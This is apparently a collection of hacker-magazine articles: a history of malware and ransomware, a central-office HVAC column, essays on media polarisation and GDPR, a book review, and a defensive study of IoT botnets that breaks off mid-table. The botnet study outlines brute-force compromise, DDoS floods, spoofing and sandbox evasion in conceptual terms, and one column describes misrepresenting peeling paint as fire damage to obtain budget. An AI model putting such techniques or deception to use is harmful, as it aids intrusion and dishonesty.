8. The bigger question is why did the Brits use carrier pigeons in the first place? Why not use a radio? The answer is simple. Bandwidth. During World War Two, just about all ground radios used crystals to select a frequency (channel). Since crystals were expensive and heavy to carry, there were limited numbers of frequencies to use and the demand outstripped the number of frequencies available. VFOs were not very rugged, light, or accurate in the early 1940s and crystals ensured the forward unit was on the same frequency as the base station. Getting an assigned frequency took a lot of work by a Signal Officer. Instead of fighting for a radio channel, a unit could employ pigeons and not have to worry about a radio.

Pad No. | 0 | 1 | 5 | 2 | 7

KEY: W H H P H	Z Z U W P	M I J K E	F A O T X	G G H F C
MSG:				
CIPHER:				

KEY: M M M S P	F P W F T	T X C D B	M Y H R F	J Z P B M
MSG:				
CIPHER:				

KEY: L U B P J	U D X R E	L P S Z C	V X Q I P	N C Y W D
MSG:				
CIPHER:				

KEY: W N N H W	C G T C Y	Z U B D Q	P W M S M	T O V Y N
MSG:				
CIPHER:				

The Evolution of Ransomware

by Jason Loggins

I think it's interesting how far we've come as a society. As our technology advances, so do the cyberthreats. In this article, I will discuss dialers, joke viruses, fake anti-virus programs, and ransomware. The aforementioned issues will be discussed in historical slices of time. The following is based on knowledge of the threats, previous experience working with the issues, and my own observations and opinions.

Dialers (1990s-2000?)

Way back in the 1990s, we had the kick-ass dial-up system! With this came dialers, nasty "viruses" that used your dial-up connection to connect to pay-per-view porn sites. Now dialers only make up half of the ransomware equation. (I know it seems like I'm out in left field, but keep reading - it gets crazier!) By connecting to porn sites, these dialers theoretically held you "hostage" until removed. Let's look at it by its machinations. It's quite ingenious - by connecting to the Internet, it starts doing the "dirty deed" so to speak. To get rid of it, you needed to download an anti-virus program. It was a complete "Catch 22." When dial-up faded due to DSL, dialers were "dialed out" of existence.

Joke Viruses (2000-?)

The first joke virus I remember was the New Year's virus. All that happened was you lost control of your computer and got the message "Happy New Year." If you're wondering why this is relevant, it's because joke viruses, like dialers, held your computer "hostage." I've dealt with ones that overloaded the desktop with icons, and ones that started multiple programs at once, causing a computer crash. I haven't seen any joke viruses in a while; maybe no one's laughing anymore.

Fake Anti-Virus Programs (~2008-Present)

The first instance of an unusual AV program was Anti-Virus 2008 (wow, so original). Like later fake AV programs, AV 2008 claimed: "YOUR SYSTEM IS INFECTED!" (Insert stereotypical horrific scream.) It would "scan" your system and find a copious amount of "infections." Then came the scam: "Well, on the wimpy free version, we can't help, *but,* on the macho pay-to-use version, you'll be 'protected'." Skip forward to 2010. Now we have AV 2010 (ugh). But wait, there's more! It's "new and improved" as in "now we find even more 'viruses'." Then along came Ultimate Anti-Virus (the proverbial knight in tin can armor). It changed the game by adding a task bar icon and a little bubble reminding you to "CLICK HERE TO PROTECT YOUR SYSTEM." I've even dealt with website redirection where I'm sent to a blank page so they can "scan" my computer (insert normal "don't try this" disclaimer). I used to infect my computer to learn how these programs "ticked." I don't recommend this unless you have backup disks. Fake AV programs can also disable or corrupt system restore. Next time I'm told to "Click here to protect your system!" I'll risk its safety.

Ransomware (2013-Present)

I've dealt with the FBI Ransomware scam. It was pretty ingenious, using your webcam against you with false accusations. Using untraceable gift cards was a nice touch. When working with this ransomware, I noticed a five second delay between logging on and the DDoS attack starting. I pressed Ctrl+Alt+Dlt, managed to open Task Manager, and found an unusual process set to High Priority on Infinite Loop. Stopping it, I managed to scan the system and remove the ransomware. In the present day, we have kits for ransomware, which is insane. I mean, come on, at least do the work if you're going to scam people. (I have not worked with the kits.)

Conclusion

We've come a long way, but where are we headed? Can we use and alter these programs for the greater good? I say "yes," but it's a team effort! You have the power to make change. How will you use it to affect cybersecurity?

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! As I write this, "Bella," the portable toilet that has graced our parking lot for far too many months with her presence, is being loaded onto a flatbed truck. I will not miss her. We have water that runs, a toilet that flushes, and a working sewer line (with a snazzy new clean-out) again. I never thought I'd be so excited to flush a toilet, but after months of trudging out to a very ripe port-a-potty this summer, I'll be happy if I never use one again in my life.

In a way, however, this is trading one problem for another. Here in the Pacific Northwest, we were plagued for weeks over the summer with some of the world's worst air quality. Having lived in Beijing for three years, I was shocked to see the Puget Sound area socked in with the kind of acrid smog that I thought I'd escaped when I left China. Fortunately, my experience operating there meant that I knew we needed to step up our maintenance here.

In the Central Office, we have a very large HVAC system which is designed to cool the equipment and keep it operating at a consistent temperature of 74 degrees. Owing largely to the NEBS standards under which it was certified, the system is uncanny in how consistent it is and, despite its age, works flawlessly. (The same cannot be said for our switch, which is well over 20 years old at this point and is increasingly temperamental.) It can be 20 degrees or 100 degrees outside, and it'll still be 74 degrees inside the Central Office.

We also have a smaller HVAC system that cools the data center space downstairs. This was initially installed in the early 2000s to house CLECs, but there are also several racks of equipment owned by the Internet Service Provider part of our business. Technically, they are a paying customer just like the CLECs because this is an unregulated service, so it's treated like a separate company. The temperature requirements are different, and it's a cold, noisy 64 degrees in this facility. Unfortunately, the company chose to invest in technology that was cutting-edge at the time, which meant that the bugs weren't worked out yet. There are two CRAC units. They're more efficient than the older chillers we're using upstairs, but one or the other of them will get confused every now and then and stop operating. The temperature will slowly creep up until it trips an alarm, at which point a bleary-eyed Central Office technician will drive out and reboot the unit. I'm not kidding. We'll shut off the CRAC, wait five minutes, turn it back on, and magically the temperatures will go down again.

What does all of this have to do with the bad air here in the Pacific Northwest? These units move a massive amount of air through our facility, and we filter that air before it comes in here. Normally, we change the filters once a year. However, in our Beijing facility, I learned that we needed to change the filters every two months or bad things would start to happen. Dirty filters cause the units to be less efficient at best, and can also cause inconsistent temperatures along with that (this is bad). Now that the autumn rains have begun and the fires are (more or less) out, I knew we'd need to replace the filters.

Of course, that involved a lot of paperwork. The company doesn't want to spend any money on maintenance that isn't absolutely required, and I didn't have the budget for an out-of-cycle filter replacement. This meant that I had to ask the bean counters in Denver for approval. Fortunately, Denver got hit by the smoke and fires too, so I got an unusually sympathetic ear when I called in to find out the exception code. As it turns out, the company has an exception code for smoke damage and this can be used

not just to order new filters, but to request budget to repair any damage caused by smoke. "Hmmm," I thought, "this could be an opportunity." The paint on most of our building is peeling. However, some sort of high school gang has been painting graffiti on the walls. The company only gives us enough budget to paint over it, but not to paint the whole building, so we have new paint mixed with old. But what if I could explain the peeling paint as caused by fire damage? I mean, where there's smoke there's fire, even though the fires were over 100 miles away. I sent a couple of techs out to take the most unflattering pictures possible and practically held my breath while I submitted a budget request to Denver. Amazingly, it came back approved! I decided to press my luck. The paint on our ancient GMC bucket truck is peeling too, and it would be nice to get that repainted as well, so we took pictures and I sent those in too. This request, naturally, was almost instantly denied. "Truck is on file as being garaged and no recent jobs shown near fire zone," said the denial. I decided to stop pressing my luck. The entire Central Office exterior is being painted, and it's going to be in our own "gang" colors: light and dark green!

Both of our HVAC systems are designed to be fully redundant, which allows us to perform maintenance without any outages. This is important, because telecommunications switching equipment is all sensitive to heat with very tight tolerances. When I say "designed," you might pick up on the difference between what the manufacturer claims and the reality of the situation. The system serving the switch uses traditional water-cooled chillers and is redundant in the sense you'd expect. We can take one of the chillers offline for maintenance and everything stays exactly at 74 degrees. Part of the reason why I think this works is because the switch we currently have installed just isn't running very hot these days. It's serving far fewer lines of service than it could, and phone lines aren't as busy as they used to be (where voice traffic is concerned; data traffic, of course, is another story). The system serving our data center (which is very full) is a different story. This one uses an air-cooled CRAC. While this is allegedly more efficient, it's also more finicky. Unfortunately, the redundant design doesn't get the job done when only a single cooling tower is in use, and it especially doesn't get the job done when the system is operating at reduced capacity (which is the case when the filters are very dirty).

The procedure to replace the filters is more or less as you'd expect, except we do it in the middle of the night so the outside temperature is as low as possible. We shut down the first chiller, change out the filters one by one (these are very dirty and the dust is something you don't want to breathe, so the technician doing it wears heavy gloves and a respirator), bring it back online and, when everything is verified to be working, we'll repeat the process on the other chiller. This is done first for the telephone switch and next for the data center, so we get the benefit of the lowest possible outside temperatures for our troublesome CRAC units to face alone. Even though changing the filters themselves only takes a few minutes, shutting down and restarting each chiller or CRAC and running through our verification procedures takes about an hour overall.

It's a lot of stress on the units to take them offline and bring them up, and this is when you're most likely to have service outages. I'm most concerned about this for the data center, because the temperature will slowly creep up with only one CRAC unit running until equipment begins to fail. This happened once, and nearly knocked out Internet service in half the city! Since then, I always notify the vendor 48 hours in advance of planned maintenance so they can have staff on standby. Although we have a 24x7x365 service contract with the manufacturer, this doesn't necessarily mean that they always have a supply of spare parts available and ready to dispatch. By notifying them in advance, I can ensure they are ready to save the day if the need arises.

And with that, it's time for me to meet with the painting contractor. Have an amazing autumn, and I'll see you again in the winter!

Hackers to the Rescue! [Maybe]

by Major Mule

Without getting into the whole "what is a hacker" debate, I am sure this article will create enough of a discussion based on its contents. That is the whole point of this article. Bottom line up front, I am asking the hacker community to band together and save the United States of America. The battlefield is the current U.S. climate. At every turn, corporate interests and greed are dividing us. However, it is not the normal players that are creating the tensions. I hope that I have your attention, so please keep reading to see how hackers can optimistically save the country. I do apologize for the U.S. centric nature of this article. I am sure similar issues exist everywhere; it is just that the U.S. is where I am most familiar.

Every day, news stories inundate us and try to divide us. No matter what side of the political aisle you are on (more about that in a minute), corporate media is doing its best to divide, upset, outrage, and manipulate each one of us. All this manipulation is in the name of promoting their agenda, which ultimately is to sell advertising. In fact, I will go as far as to say that most U.S. media outlets fit accepted definitions of terrorism, insofar as they are using scare tactics to affect political change to meet their needs.

What can us hackers, as a community, do about it? I am not suggesting that I have all the answers, but I can tell you what will be a great start. If we stop being manipulated and divided by this yellow journalism and start thinking for ourselves. If we start thinking differently about the issues and the people behind them. As humans, it is hard not to let the constant media drone affect us, but that is why we need to think about this in new ways. Hackers are the perfect community to start this movement. We represent every background, ethnicity, religion, and sexual orientation across the spectrum. (I purposefully leave the word "race" out because there is only one "race" and that is human.)

Before I talk about how we can make real change, I need to get back to talking about the political sides in America that divide us. This is really the crux of the issue. We need to focus on what we have in *common* and not what divides us. I think people on both sides of the aisle have the same goal: to make our world better. We want to live in a safe country and have opportunities to grow and prosper. We just have different views on how to get there. This is good! It keeps a balance.

I do not want to boil political affiliations down to a simple sentence, but here is a way to think about it. (Again, politics are much more complex than this, but it is just an attempt to get us to think differently about the other side.) The "left" is often concerned with compassion and the "right" is concerned with "practicality." Neither side is right, nor is either side wrong. Both sides keep things balanced and working. I know you are most likely reading this and saying that your side is the best way, but it is not. We need each side to strike a balance to continue to function and prosper.

What does this mean for you? It means that each time you read or hear a story, consider the other side. If the other side is not represented (there are two sides to every story), make every effort to find it before you make up your mind. Demand that the media get back to reporting

facts and leaving their opinions at the door.

Encourage those around you to do the same. Tell the people that have the same views as you to consider the other side. Help them understand the other side. Reach out to people with the opposing view to engage in real conversation. Start by agreeing on what you have in common. Talk about the result you both would like to see. Try to find unique and creative solutions that may fit both objectives. Hackers are amazing at creative solutions!

If you find yourself "hating," step back, take a breath, and try to calm down. No one person is right about everything. Nor is any solution to a complex issue perfect. Hating is not going to solve anything. Only through reasonable discussion and *compromise* can we solve issues.

There is that word: "hate." Do you really "hate" someone because they are more compassionate or practical than you? If so, how is that constructive? Again, let us look at what we have in common to find solutions, not just yell at each other and let hate get in our way.

This is where we hackers come in. As a group, we can come up with creative solutions to fact sharing. We can find ways to expose the mainstream media's biases on both sides. We can show how people, acting reasonably, can solve complex problems. We can work together (I want to emphasize that word "together") to show that just because people think differently, or have different solutions, we do not need to hate each other.

Before you dismiss this article as a fluff piece, understand that it is challenging you to change your very core reactions. It is trying to make you "think" more than you "hate." It is throwing the gauntlet down, for you to come up with new paradigms to how to report news and how people conduct debate. It is asking you to put a human face on your opposition. It is presenting the idea that real solutions come from working together, and not by fighting, name-calling, and closing off discussions. This is not fluff.

There are no easy answers to this situation. We are up against the most powerful entities in the world: the mainstream media. However, the hacker community is up to the challenge. Let this little article spark a movement to bring the United States together, bring the political divide together, bring *people* together. Let us find ways to agree instead of being more polarized and separated. Let us hackers save the day!

BOOK REVIEW

The Art of Invisibility, Kevin Mitnick, Little, Brown and Co., 2017, ISBN 978-0316380508

Review by paulml

In this age of government and corporate online surveillance, being anonymous while online is becoming more and more important. This book, from "the most famous computer hacker in the world" (according to *Publishers Weekly*) gives some pointers.

In this day and age, anyone who still uses "password" or "12345" for their computer password should be ashamed of themselves. Change that password to a long and random string of letters and numbers, like 20 or 25 characters long. Write it down, or use a password management program, and frequently change it.

If you are on a public Wi-Fi connection, like at the local library or coffee shop, do not do any online banking or e-commerce. It is very easy for a hacker to get your information, or send you to a site that looks legitimate but is not legitimate.

If you are using anyone's computer other than your own, it is a very good idea to delete the browser history, and reboot or shut off the computer before you leave it.

Did you know that many printers, including work printers, have a hard drive that records everything that was printed? Save the printing of personal items, like medical test results or your credit report, until you get home. You can be sure that your boss is keeping a close eye on your Internet usage, even during your lunch hour.

For anyone traveling to the United States, even American citizens returning from overseas, border authorities have the right to seize your laptop or cell phone, and keep it for as long as they want, searching through files. It is possible to use "strong" encryption on any personal files, store those files securely in the cloud, then wipe, not just delete (there is a difference) those files from your computer, and re-download them later.

Parts of this book may be too technical for the average reader. The rest of the book may be considered common knowledge, but it certainly bears repeating. It is very much recommended.

GDPR –
Active Empowerment vs. Passive Consumerism

by ndf - Academic Healthcare CISO

Now that the enforcement phase of the European Union General Data Protection Regulation is active, *what have we learned?*

We have learned that a tool meant for European citizens to empower themselves and take control over how third parties handle their data has been reduced to another checkbox exercise, where one portion above all, the European Data Protection Directive, Directive 95/46/EC, the Right to be Forgotten, was emphasized. The other portions that were emphasized were data flow analysis and data loss prevention.

Most of all, enforcement and fines have been used as a tool to get companies to buy goods and services they do not need in order to comply with it.

When you take a critical look at GDPR and what it means, you have to understand that you cannot buy technological solutions to address the issues in the spirit of the legislation.

The emphasis on individual rights comes from the misusage of information by the Nazi party during World War II to monitor and control the population, shape public opinion, and kill dissenters and anyone with non-Aryan blood. The Stasi, the secret police of the German Democratic Republic, better known as East Germany, continued this infamous legacy, as did the former Soviet socialist republics. While the opinions of Americans may be shaped by George Orwell and Facebook, the opinions of E.U. citizens have been shaped by misuse of information for the purposes of genocide and suppression.

It is this mindset that drove the European Union's 1995 Data Protection Directive. It also drove the backlash against U.S. companies in the wake of the Edward Snowden revelations, which caused the European Court of Justice to invalidate a 15-year-old agreement to allow Safe Harbor data transfers between the U.S. and E.U. in 2015.

It is meant to de-emphasize the passive consumerism and force companies to:

- Provide clear explanations to consumers on how their data will be used
- Allow consumers to become active participants and see what data companies have on them and give them the right to affirmatively consent and determine how their data will be used, or deleted
- Not overwhelm the consumers with clickwrap agreements and 50-page End User Agreements as part of the terms and conditions of service usage
- Promptly notify consumers in case of a verified breach
- Be able to explain where data resides, how it is used, and how it is protected
- Assure consumers that only minimum necessary data needed for processing is collected, and that what is collected is adequately protected
- Explicitly demonstrate how they assess and address risk

What Have We Seen So Far?

My inbox has been flooded with privacy policy notices that are opt-in by default. This is precisely what GDPR is meant to stop.

A number of software developers and companies have made rash decisions to deny goods and services to E.U. citizens because they do not feel that they can comply with certain terms and conditions of GDPR.

I have received more vendor emails on how I can make my organization GDPR-compliant just by buying some software.

I have received more vendor emails on how I need to buy their software or my company will be fined millions of euros.

What Are the Effects?

We have taken legislation that is meant to empower the consumer, protect against government overreach, and turned it into something else. GDPR is meant to take a step toward removing passive consumerism - which is where people click on agreements that neither they nor a qualified legal scholar can fully understand, that removes their ability to control how their data is being used, which allows third parties free reign to monetize it or use it without realistic, explicit consent.

Passive consumerism is putting blind trust in companies who rely on quarterly earnings reports to determine their value/share price, ability to borrow money from banks, and attract further investment. It has no interest in the consumer, but rather the self-preservation of the companies who have custody of their data.

We have turned the intent of GDPR compliance, which is empowerment and protection against overreach and misuse, into yet another package of goods and services that a "security" company can sell so that the same companies can continue passive consumerism under the guise of being "GDPR Compliant."

What Does GDPR Really Take?

Real compliance takes fully understanding your organization and having a consumer-first mindset toward empowering customers and team members, and being transparent with information while vigorously protecting individual rights to privacy and consent.

You cannot buy this. You have to develop this within your organization, starting with top leadership. It is really hard and complex to do well, which is why:

- If you or your company do not have this mindset or consider empowerment or privacy to be basic human rights, your organization will never be compliant.
- If you cannot explain where data resides or provide a mechanism to provide it to your customers in a standard readable format, then you will not be compliant.
- If you cannot demonstrate an ability to assess or address risk, you will not be compliant.
- If you cannot use clear language to explain your services, how they work, and how to discontinue usage of them, you will not be compliant.

Facebook, for all of their past sins, has done a very good job of providing this information. Microsoft, Apple, and other large service providers have also done so. Microsoft especially needs to be applauded for indicating that the GDPR applies to all of their customers.

GDPR is about changing the mindset to empower consumers, as well as respect and protect individual rights. Other countries and multinational organizations, India in particular, have laid the foundations for their own versions of it. Empowerment is the future, and we need to be ready.

DID YOU GIVE A TALK AT HOPE?

Consider turning your talk into an article so even more people can appreciate your efforts! In fact, here's an example starting over here on the next page!

To submit your article, email articles@2600.com or write to PO Box 99, Middle Island, NY 11953 USA

A Characteristic Study of IoT Botnets: Understanding the Design and Behavior

by Aditya K Sood and Rohit Bansal (based on the talk at The Circle of HOPE conference)

Internet-of-Things (IoT) botnets are impacting the Internet on a large scale. IoT botnets are effectively designed to abuse and exploit the IoT devices. In this article, we perform an empirical analysis to conduct a characteristic study of IoT botnets to understand the inherent design, architecture, and associated operations. The study covers analysis of more than five IoT botnets' families but not limited to: Mirai, Hajime, Persirai, Amnesia, Bricker, and others. The comparative analysis of IoT botnets helps to determine the ongoing trends and expected threat advancements in the IoT world.

Introduction

Cyber attacks are increasing at an alarming rate, thereby impacting the Internet users and enterprises on a large scale, which results in extensive cybercrime operations in the underground market[7] . Generally, cyber attacks are categorized as first: targeted cyber attacks[8] in which attackers target specific organizations or set of users, second: broad-based attacks in which attackers trigger exploitation on a mass level to compromise systems, and third: hybrid attacks in which the attack patterns are altered accordingly as per the convenience. Attack vectors such as phishing attacks are used in conjunction with social engineering tactics and drive-by download attacks[9] to infect users' systems so that networks of compromised systems can be created that are termed as botnets.[6] Of course, system vulnerabilities are exploited in known software to compromise the systems successfully. In most of these attacks, botnets are formed by compromising the end user systems to launch attacks in the wild. However, recent times have shown that attackers are shifting their tactics and exploiting network devices and using those compromised devices to build controlled networks. Network devices such as routers, switches, cameras, DVRs, etc. are considered to be under the hood of IoT. When these network devices are compromised with malicious code to launch unauthorized operations on the Internet, these are termed as IoT botnets.

IoT botnets are deployed heavily to perform nefarious activities by circumventing the integrity of the IoT device to launch sophisticated targeted or broad-based attacks. IoT botnets have enhanced the cybercrime operations to a great extent, thereby making it easier for the attackers to carry out unauthorized activities on the Internet. This article presents the empirical analysis of the six botnet families to draw the comparative analysis of the widely known IoT botnets. The study not only provides deep insights into the working behavior of the IoT botnets, but also highlights the preventive measures to be taken to defend against IoT botnets.

Related Works

Kolias et. al[1] analyzed the Mirai botnet and its functionalities to understand the internals of the botnet. Habibi et. al[2] proposed a whitelist-based security solution named Heimdall to detect intrusions in IoT environments. The solution can be deployed on the IoT routers (or gateways) that build profiles of IoT devices configured in the network and whitelists are generated accordingly with different detection parameters.

Tod et. al[2] detailed a model to explain the spreading and internal workings of an IoT bot. IoT Botnet with Attack Information (IoT-BAI) was proposed that utilized the variation of the Susceptible-Exposed-Infected-Recovered-Susceptible (SEIRS) epidemic model. The primary analysis of this study was to reduce the IoT infection by analyzing user behavior and mapping the IoT population through analysis of new hosts running IoT devices. Jerkins[4]

reviewed the source code of Mirai IoT bot and used the similar attack vector to detect vulnerable IoT devices on the Internet and catalog them accordingly to educate the operators and service providers on how to secure these devices and prevent abuse. This study was focused primarily on teaching the importance of device security to the users.

This article focuses on a comparative study of techniques and tactics opted by different IoT botnets. This study provides a holistic approach to understanding the internal workings of the different bots and comparing the effectiveness of various IoT botnets.

Contribution of this Work

The main research contributions of this work can be summarized as follows:

- We conducted an analytical study of more than five IoT botnet families to better understand the various techniques deployed to abuse and exploit the IoT devices. This includes analysis of protocols, network communication, anti-detection strategies, bricking devices, data exfiltration, and others. The mapping of characteristic analysis provides a broad picture on the state of IoT botnets.
- Our empirical study demonstrates how

the IoT botnets have been configured and deployed in the last few years and how these have been used to launch attacks against users by abusing IoT devices running insecurely on the Internet.

- Finally, we highlight strategies that can be deployed for detecting and preventing IoT communications.

IoT Botnets: Attack Model

In this section, we describe the generalized attack model followed by attackers to build networks of IoT bots. Figure 1 highlights the working model of the IoT botnet.

The model is explained below:

- *Step 1 - Discovering IoT Devices:* The first step in the attack model is to find available IoT network devices on the Internet. The attacker triggers mass scanning attempts to obtain the list of the exposed network devices on the Internet. This includes looking for specific TCP/UDP ports that are mapped to specific services. For example: TCP 23 for Telnet, TCP port 22 for SSH, etc. Once the list is obtained, the attacker initiates the next process, which involves the launching of a brute-force or password cracking attack to gain access to the device. Attackers can

Figure 1: Overview of IoT Botnets Attack Model

Attacker launch distributed brute-force and password cracking attacks to compromise network devices available on the Internet. IoT bot is installed on insecurely configured network devices to control the inherent firmware. Attacks such as DDoS, and others are launched from compromised network devices

Step 1: Launch brute-force a attack and compromise the device

Step2: Install IoT bot and control the firmware

Step 3: Trigger attack from compromised device

IoT Botnet Attack

use a dictionary list or generate passwords iteratively to verify against the network devices. If a match is found and access is obtained, the next step is followed.

- *Step 2 - Compromising IoT Devices:* The attacker installs a bot on the compromised IoT device in order to control the firmware. Since the bot is installed on the underlying system used by network devices, it has the capability to manipulate the firmware and use the IoT devices as launch pads to launch additional sets of attacks. Apart from weaponizing the network device, the bot has the built-in capability to further launch scans from the network devices to find *more* network devices on the Internet and compromise them accordingly. This tactic results in the formulation of large IoT botnets.

- *Step 3 - Abusing IoT Devices:* Since the attacker now controls the firmware of the compromised IoT devices, different types of attacks can be planted. These devices are used to launch DDoS attack to target service providers or enterprises. For example: targeting a DNS service provider using DDoS causes significant financial losses as online systems cannot function properly. The attacker can opt for a variety of attacks depending on the requirement and preference.

The attackers can extend and amend this model in different ways to abuse the IoT devices.

IoT Botnet Characteristics

- *C&C Architecture:* The Command and Control (C&C) architecture states how exactly the botnet operates. The most important aspect of the botnet is the communication between the installed bots on the compromised hosts and the centralized server managed by the botnet operator. IoT botnets can be operated using a centralized, decentralized, or hybrid design. The centralized architecture refers to a design in which IoT bots receive a command from a centralized server. In decentralized architecture, the IoT bots receive commands from the peers, making it hard to detect the C&C server. Hybrid architecture uses the design from both centralized and decentralized C&C architectures to include a safe fallback mechanism if one communication channel fails.

- *Brute Force/Password Cracking:* The brute-force/password cracking attacks are performed in an automated way to gain access to additional IoT devices so that more systems can be included in the network of IoT bots. Generally, a number of IoT devices are configured with default or weak passwords, and compromising those devices using these attacks is not an arduous task. The majority of IoT bots opt for this technique.

- *Distributed Denial of Service (DDoS):* The IoT botnets are built-in to support DDoS functionality to launch denial of services attacks at the targeted devices. The DDoS capability allows the IoT botnets to launch heavy traffic flooding attacks against other IoT devices in the network. The DDoS attacks can abuse the feature of different communication protocols. A number of protocol-specific supported DDoS techniques include, but are not limited to: HTTP floods, GRE IP and GRE ETH floods, as well as SYN and ACK floods, STOMP (Simple Text Oriented Message Protocol) floods, DNS floods, and UDP flood attacks.

- *Device Bricking/Permanent Denial of Service (PDoS):* There is an inherent functionality of the IoT bots to render the device completely useless by corrupting the firmware and making the device unrepairable, except by replacing the hardware components. This technique results in persistent Denial of Service (DoS) for a longer duration.

- *Persistence:* Advanced malware has the capability to stay persistent even after the system reboot happens. Generally, the persistence characteristic of malware reflects its robustness because it has the capability to maintain control on the compromised system. Non-persistent malware loses control after the system boot-up, as the system becomes disinfected. However, to overcome this, non-persistent malware stores the record of the compromised system in the Command and Control (C&C) panel. When the system is rebooted and becomes active, the infection is triggered again. Overall, it depends on the design of the bot to maintain control of the infected system.

- *Offensive Tactic - Kill Bot Feature:* A number of bots deploy a kill feature, which primarily verifies whether other bots or malware are present in the infected device. Generally, the bot looks for the presence of another bot in the system by checking some artifacts that reveal if the device is infected with other malicious code. Additionally, the bot can also deploy proactive code to determine if the infected device is queried by another threat (or bot). If yes, the bot kills the service or restricts the incoming connection by blocking the TCP/UDP ports. This strategy helps the attackers to utilize the infected or compromised device for their own purposes and avoid sharing the system resources with other adversaries, in other words, allowing them to completely control the device without sharing. For example: Mirai has the capability to kill the incoming connections on the device owned by it.

- *Defensive Tactic - Restricted Scanning:* This technique is implemented by the bots to direct the scanning to non-reserved or critical IPs. This technique is a defensive measure opted by bot authors to avoid blacklisting or detection by scanning widely known or reserved IP ranges. For example: the bot authors do not want to scan IP ranges reserved for government, Internet Assigned Numbers Authority, private addresses, and known business organizations, etc. It means IoT devices that are deployed in the provided IP ranges will not be scanned by the IoT bots. This helps prevent detection and makes the bot run stealthier for longer periods of time.

- *IP Spoofing:* This is an attack method that is deployed by malicious binaries to spoof the source IP address while performing nefarious and unauthorized operations on the Internet. IP Spoofing is combined with DDoS and other attack methods to ensure that the targets won't reveal the actual identity of the device (source). This attack technique is implemented by manipulating the IP address in the packet header and altering the checksum values, including other parameters or flags in the packet headers. As a result of this attack, the targets obtain the IP address of some random machine rather the actual one, thereby creating a detour so that the real identity of the sender is not revealed.

- *Virtual Machine Evasion - Sandbox Bypass:* This mechanism is implemented by IoT bot authors to make sure sandboxes fail to detect the execution of binaries in the system. Researchers conduct testing on the IoT binaries by running them in the emulated or virtual environment to detect and observe the behavior of IoT bots, covering network traffic, system interaction, lateral movements, and others. To circumvent this process, bot authors embed additional code that detects the virtual environment and restricts the execution. This provides an additional layer of security to IoT bots so that it dismantles the process of bot execution in the test environment.

Experiment Procedures and Methodology

We performed multiple tests to conduct a comparative study of the IoT botnets. A combination of different techniques used in this study are discussed below:

- Reverse engineering of the IoT binary to understand the internals of the bot and how it works. This technique is opted for when the source code is not available and the IoT binary is disassembled into machine language using a disassembler. This technique helps to understand the structure of the bot, how it operates, and the types of built-in functions.

- Dynamic analysis of the IoT bot which involves the following: (1) debugging the IoT bot binary to determine how the bot reacts when executed in the system deployed in a controlled environment; (2) network traffic analysis in which the bot is installed in the controlled environment (VM) to dissect the network protocols in use and see how the IoT bot transmits data to the Command and Control (C&C) panel. This technique allows us to obtain insights into the network communication model of the IoT bots.

- Code review technique is also opted for the IoT bots for which source code is available to understand the design and architecture of the IoT bot.

Different techniques for analysis and

review provide substantial details about the internal working details of the IoT bot.

Data Collection

Data was collected from multiple outlets as shown above:

1. IoT bot binaries were collected from the malware sharing portals such as `detux.org`, `virustotal.com`, and others.

2. Automated code was written to scrap the data from the publicly available data sharing portals such as `pastebin.com` and other web portals. This resulted in retrieving information for advertisements about IoT bots.

3. Network traffic files called PCAPs were also generated after running the IoT bot in controlled environments to analyze the protocols.

Obtaining different sets of data from multiple outlets helps to correlate the information during the analysis and results in gathering intelligence.

Results and Discussion

In this section, we discuss our findings based on the experiments conducted on the six IoT botnet families. Table 1 shows the results.

On analyzing the infection strategy, it was found that the number of IoT devices were compromised using standard password cracking and brute forcing attacks. It has been noticed that attackers obtained access to unsecured IoT devices through default or weak passwords and used the compromised devices to build IoT botnets. This highlights the fact that IoT devices are configured with weak credentials, which allow the attackers to take control of these devices on the fly. Devices running with Telnet service on TCP port 23 were targeted the most, followed by HTTP, SSH, and others. Four out of six IoT botnets were formed by gaining access to the Telnet service as the primary mode of compromise. Amnesia, Bricker, Mirai, and Aidra followed centralized C&C communication models, whereas Hajime opted for a decentralized model. Internet Relay Chat (IRC) protocol was used for C&C communication by Aidra and Amnesia, whereas Mirai used Telnet, Hajime used Peer-to-Peer (P2P), Bricker used Tor, and Persirai used HTTP.

Persirai was deployed on the IoT devices after exploiting a vulnerability in the PnP implementation in the custom HTTP server.[12] Mirai also used remote command injection in the implementation of CPE Wide Area Network (WAN) Management Protocol (CWMP)[11] in the network devices. Later research[10] also highlighted that Hajime added additional spreading methods that are based on the exploitation of vulnerabilities in specific components. Basically, Hajime added the exploitation methods used by Persirai and Mirai.

Table 1: Characteristic Analysis of IoT Botnets

S. No	Characteristics	Hajime	Persirai	Amnesia	Bricker (v1/v2)	Mirai	Linux/IRCTelnet/Aidra
1	C&C Architecture	Decentralized	Centralized	Centralized	Centralized	Centralized	Centralized
2	C&C Communication Protocol	P2P	UPNP/SSDP/Custom HTTP	IRC	ToR	Telnet	IRC/HTTP
